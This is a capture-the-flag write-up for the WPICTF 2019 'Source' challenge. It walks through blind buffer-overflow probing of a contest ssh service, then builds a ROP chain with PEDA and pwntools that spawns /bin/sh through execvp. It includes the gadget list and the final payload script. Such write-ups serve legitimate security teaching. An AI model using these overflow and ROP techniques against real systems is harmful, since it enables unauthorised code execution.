Source

Source

Author: Paweł Wieczorek (aka cerber-os)

Part 1.

In the first part of this challenge we were given nothing more than server and ssh credentials. After connecting we are asked for password and informed if it was wrong or not. Neither format string vulnerability nor timing attack was possible to exploit, but after entering very long input connection is being closed - it has to be buffer overflow. Since we have no access to the binary, our only hope is to enter the string of such length that buffer would overwrite some local variable, e.g. is_authorized. We used simple command and manually binsearch for the correct input length (too short - nothing would happen, too long - we would smash the stack).

```
python -c "print('A'*length + '\\n')" | ssh source@source.wpictf.xyz -p 31337
```

For length=112, the server prints out source code of program (we will need it in the second part) and flag: `WPI{Typos_are_GrEaT!}`

```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
//compiled with gcc source.c -o source -fno-stack-protector -no-pie//gcc (Ubuntu 7.3.0-
27ubuntu1~18.04) 7.3.0
//flag for source1 is WPI{Typos_are_GrEaT!}
int getpw(void){
int res = 0;
char pw[100];
fgets(pw, 0x100, stdin);
*strchrnul(pw, '\n') = 0;
```


```
if(!strcmp(pw, getenv("SOURCE1_PW"))) res = 1;
return res;
}
char *lesscmd[] = {"less", "source.c", 0};
int main(void){
setenv("LESSSECURE", "1", 1); printf("Enter the password to get access to
https://www.imdb.com/title/tt0945513/\n");
if(!getpw()){
    printf("Pasword auth failed\nexiting\n");
    return 1;
}
execvp(lesscmd[0], lesscmd);
return 0;
}
```

Part 2.

As we previously predicted this app has a buffer overflow vulnerability - in line 16. `0x100=256` bytes are loaded to the array of size 100. Let's start our exploitation from compiling the source code. Small tip: make sure you use the same version of GCC and Ubuntu as written down in the comment - otherwise your binary could be different from the one on the server. Our goal is to change program flow in order to execute `/bin/sh` without arguments. The way to achieve this is to call `execvp` with first argument `/bin/sh` and second a pointer to an empty `char*` array (i.e. first element is NULL), which means we're going to make a ROP chain. On Linux x64 first two arguments are stored in registers `rdi` and `rsi`. After launching PEDA, we set breakpoint at `getpw` function and step through it to see in what state the program will be just before executing our ROP.

```
break *getpw
r
ni 25
```

As we could see the `rdi` register contains pointer to the input buffer. That's great - the beginning of our payload will be the first argument of `execvp`. Half way behind us, now let's find out the way to modify the `rsi` and jump to the desired function.



From the image above, we see that after 120th character the return address from function starts. If we modify it, we could change were the program will go. Let's try it out:

```
$ python -c 'print("A" * 120 + "\x07\x06\x05\x04\x03\x02\x01\x00")' > payload.txt
$ peda source
```

And run it in PEDA using `r < payload.txt` command. As we could see program crashed with SIGSEGV and the last value on stack is 0x01020304050607. It means that program tried to jump to this address, but was unable ('cause it doesn't exist) and kernel decided to burn him down. Ok, we know how to jump, but where should we go? A helpful hand gives us `dumprop` command in PEDA. As its name suggests it dumps small parts of program (called `gadgets`), which ends with `ret` instruction. Thanks to this, we could call one gadget after other. For example: we insert on stack addresses `xxxx` and `yyyy`. The program will jump to the first one execute its code and hit the `ret` instruction. After that it would take the second address from stack, jump to and execute it. Then it will take third and

fourth and so on.

```
dumprop
```

It will give us the following output:


```
0x4006ea: ret
0x400650: repz ret
0x40028e: fnop; ret
0x40076e: leave; ret
0x400688: pop rbp; ret
0x400843: pop rdi; ret
0x400842: pop r15; ret
0x40064f: add bl,dh; ret
0x40076d: cld; leave; ret
0x400593: add esp,0x8; ret
0x400592: add rsp,0x8; ret
0x40082c: fmul [rax-0x7d]; ret
0x400841: pop rsi; pop r15; ret
0x400840: pop r14; pop r15; ret
0x40064e: add [rax],al; repz ret
0x40076c: rex.RB cld; leave; ret
0x40064d: add [rax],r8b; repz ret
0x4006c5: nop [rax]; pop rbp; ret
0x4007ca: mov eax,0x0; pop rbp; ret
0x400590: call rax; add rsp,0x8; ret
0x400686: add [rax],al; pop rbp; ret
0x4006e7: add [rcx],al; pop rbp; ret
0x40028b: ficomp [rcx+0x2]; fnop; ret
0x400685: add [rax],r8b; pop rbp; ret
0x40084d: add [rax],al; add bl,dh; ret
--More--(25/106)
```

Now we have some gadgets to choose from. The interesting one for us is at 0x400841 `pop rsi; pop r15; ret`, which allows us to set `rsi` value. Now we need addresses of `execvp` and third element of `lesscmd` variable ('cause from there an empty `char*` array starts). The easiest way to obtain them is to use PEDA.

```
```


```
p 'execvp@plt'
p (void*)&lesscmd + 16
```

With all this knowledge we could create an exploit, which is illustrated below.




```
from pwn import *
with open('payload.txt', 'wb') as f:f.write(b'/bin/sh\x00' + "a"*112 + p64(0x400841) +
p64(0x601070) + p64(0) + p64(0x400610))
```

After passing payload to our program we get the shell, right? Nope - nothing more than SIGSEGV. To find out why it is happening, let's run app with ltrace. It tells us that `execvp` was called, but with some invalid pointer as a first argument instead `/bin/sh`. By stepping through the program we could see that the cause of a problem is dynamic linker. When we call `execvp` for the first time dynamic linker has to find its address in libc library. To achieve this, it has to modify the program registers and memory, but as it wants to be invisible for mortals, uses the `xsave` and `xrstor` instructions. What they do is performing a save and restore of processor state to/from the stack. It works like that:



The problem is that saving processor state to the stack overwrites our `/bin/sh` string. `execvp` detects that and returns with error. Where it returns? Of course to the next place pointed by pointer on the stack; the pointer which we could modify. So our new plan is to append an address to main and a copy of exploit to our previous one. The first call to `execvp` will fail, but the next one omit dynamic linker and therefore succeed.

Final exploit:

```
from pwn import *
RSI_GADGET = 0x400841
EMPTY_CHAR_ARRAY = 0x601070
EXECVP = 0x400610
MAIN = 0x400770
with open('payload.txt', 'wb') as f: f.write(b'/bin/sh\x00' + "a"*112 + p64(RSI_GADGET) +
p64(EMPTY_CHAR_ARRAY) + p64(0) + p64(EXECVP) + p64(MAIN) + b"A"*(256-120-5*8-1)+ b'/bin/sh\x00'
+ "a"*112 + p64(RSI_GADGET) + p64(EMPTY_CHAR_ARRAY) + p64(0) + p64(EXECVP))
```

The flag was in `flag.txt`: `WPI{lesssecure_is_m0resecure}`.

Additional tips

- without setting `SOURCE1_PW` environment variable the program will fail with SIGSEGV, due to calling `strcmp` with `NULL` as a second argument - it's just a bug in program and doesn't lead to any vulnerability we could exploit (i think so)

Revision #5

Created Wed, Apr 17, 2019 8:44 PM by 3na10

Updated Sun, Jul 14, 2019 3:02 PM by Lorak_